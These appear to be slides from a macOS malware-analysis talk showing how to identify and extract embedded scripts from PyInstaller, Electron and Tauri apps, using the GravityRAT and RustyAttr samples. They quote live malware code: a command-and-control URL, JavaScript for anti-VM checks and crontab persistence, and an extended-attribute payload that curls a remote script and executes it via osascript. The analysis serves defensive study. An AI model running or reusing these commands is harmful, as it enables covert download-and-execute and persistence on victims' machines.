OSX.GravityRAT/Enigma_extracted/Enigma.pyc: python 2.7 byte-compiled
```

...but its (still) compiled Python byte-code

PYINSTALLER

malware: GravityRAT



uses uncompyle6 under the hood

```
01 # uncompyle6 version 3.6.4
02 # Python bytecode 2.7 (62211)
03 # Decompiled from: Python 2.7.17 (default, Sep 30 2020, 13:38:04)
04 # Embedded file name: Enigma.py
05 import Tkinter as tk, ttk, tkFont as tkfont, tkFileDialog, uuid as libuuid,
06 tkMessageBox, re, base64, ctypes, datetime, glob, hashlib, json, os, platform,
07 sys, threading, socket
08 ...
09 SSN = requests.Session()
10 SSN.headers.update({'User-Agent': 'M_22CE2F63F5FF02F6B9754242E4BEE237'})
11 URL = 'https://download.enigma.net.in/90954349.php'
12 ...
13
14 def IsAuth():
15     if platform.system() == 'Darwin':
16
17         #malicious macOS logic
18
19 def main():
20     AUTH = IsAuth()
```


command & control server



ELECTRON

creates a native macOS apps built on "web tech" (+your JS)

scripts compressed (will be exec'd directly from memory)



1

2



how to identify an Electron app?

```
% otool -L GravityRAT/StrongBox.app/Contents/MacOS/StrongBox
GravityRAT/StrongBox.app/Contents/MacOS/StrongBox:
...
@rpath/Electron Framework.framework/Electron Framework
```

dependency: Electron framework


Electron App

ELECTRON

malware: GravityRat (again)

extract via npx + asar
(atom shell archive format)

```
% npx asar extract StrongBox.app/Contents/Resources/app.asar output/
```



```
01 function Vmm() {
02     var modname = exec("system_profiler SPHardwareDataType | grep 'Model Name'");
03     var smc = exec("system_profiler SPHardwareDataType | grep 'SMC'");
04     var modid = exec("system_profiler SPHardwareDataType | grep 'Model Identifier'");
05     var rom = exec("system_profiler SPHardwareDataType | grep 'ROM'");
06     var snum = exec("system_profiler SPHardwareDataType | grep 'Serial Number'");
07     VMCheck(modname + smc + modid + rom + snum);
08 }
09
10 function scheduleMac(fname,agentTask) {
11     ...
12     var poshellMac = loclpth+"/"+fname;
13     execTask('chmod -R 0700 ' + "\"" + + "\"" );
14     arg = agentTask;
15     execTask('crontab -l 2>/dev/null;
16         echo \' */2 * * * * \' + "\"" + poshellMac + "\"" + arg + \' \'
17         | crontab -, puts);
18 }
```



extracted JS **payload**
(anti-VM + persistence)


TAURI

creates a native macOS apps (also) built on "web tech"

scripts compressed (will be exec'd directly from memory)



How to identify a Tauri app?



A Tauri App

1

Name	Address	Section	Kind
tauri_utils::platform::starting_bi...	0x1002e8790	__text	Function
tauri_utils::platform::resource_di...	0x1002e8180	__text	Function
tauri_utils::platform::current_exe...	0x1002e7d70	__text	Function
tauri_utils::mime_type::MimeType::...	0x1002e7c70	__text	Function
tauri_utils::mime_type::MimeType::...	0x1002e7980	__text	Function
tauri_utils::mime_type::MimeType::...	0x1002e7c50	__text	Function
tauri_utils::io::read_line::h07cac...	0x1001e8620	__text	Function
tauri_utils::config::default_windo...	0x1002df1a0	__text	Function

2

```
% strings - RustyAttr/Discussion Points for Synergy  
Exploration.app | grep -i Tauri  
Tauri App  
tauri.conf.json  
error while running tauri application
```

...lots of Tauri symbols & strings

TAURI

malware: RustyAttr



scripts are compressed (Brotli) and directly embedded

Summary

- Tauri compresses and embeds JS/HTML/CSS into the native binary.
- You'll likely need to use binary extraction and possibly decompression (e.g. Brotli) to retrieve them.

```
10050f7e0 char const data_10050f7e0[0xb] = "/preload.js"
10050f7eb char const data_10050f7eb[0x0] =
10050f7eb {
10050f7eb }
10050f7eb 1b 37 02 00 64-73 4d 5f a3 32 04 0d 44-3a 97 e7 3e e2 36 78 93
10050f800 74 40 fc 6e 07 24 a0 7b-e8 3c 2c b0 40 b3 34 81-10 52 3d 1f e1 90 88 c3-d2 6e b6 f1 39 0c 7e 14 t@.n.$.{.<.,
10050f820 f0 04 05 b7 63 c7 90 ff-d0 0f 88 9f e5 f7 75 44-ec 87 14 f9 7c cc 98 70-94 2f 6c 36 36 f7 ab 9d ....c.....
10050f840 fd 8b 43 92 2c 35 ba e0-ef 17 68 b6 60 3a 83 82-c1 28 51 42 3c 84 14 ab-1c 6d 1e 72 8a 57 f8 a1 ..C.,5...h.
10050f860 c0 68 5e 6d 9a a1 99 d9-73 41 84 1c 6f 22 4d ae-fb a0 50 2b 58 19 de d3-4d b3 a1 ca 21 3e 7d 90 bAm SA
10050f880 e8 c6 53 a3 05 36 61 42-2c 6c ca 7f bd 52 0a b9-1c 34 ba
10050f8a0 ae 1c ca 41 58 ae c7 7f-cb 17 54 cf 5f 3f b2 51-74 2c 8b
10050f8c0 f4 78 5e 67 30 6c 8d 11-55 28 de 05 b4 88 db 18-49 78 25
```

```
01 import sys
02 import brotli
03
04 #grab compressed data
05
06 decompressed =
07 brotli.decompress(compressedData)
08 sys.stdout.buffer.write(decompressed)
```

Brotli decompressor

TAURI

malware: RustyAttr

```
% python3 decompress_brotli.py compressed.bin
```

```
const {invoke} = window.__TAURI__.tauri;  
window.addEventListener('DOMContentLoaded', async () => {  
  await performInitializationTask();  
});
```

```
async function performInitializationTask() {  
  const appPath = await invoke('get_application_path')  
  const attribute = await invoke('get_application_properties', {  
    path: appPath,  
    name: "test"  
  })  
  await invoke('run_command', {  
    command: attribute  
  })  
  ...  
}%
```

- 1 get "test" app property
- 2 and then run that ...



```
% xattr -p test "RustyAttr/Discussion Points for Synergy Exploration.app/Contents/MacOS/AwesomeTemplate"
```

```
(curl -o "/Users/Shared/Discussion Points for Synergy Exploration.pdf"  
"https://filedn.com/1Y24cv0IfefboNEIN0I9gqR/dragonfly/Discussion%20Points%20for%20Synergy%20Exploration_Over.pdf" || true) &&  
(open "/Users/Shared/Discussion Points for Synergy Exploration.pdf" || true) &&  
(shell=$(curl -L -k "https://support.cloudstore.business/256977/check"); osascript -e "do shell script $shell")
```


payload
(download & execute)

OSACOMPILE

create an macOS app from Apple script


```
% osacompile -o test.app -x test.applescript
```

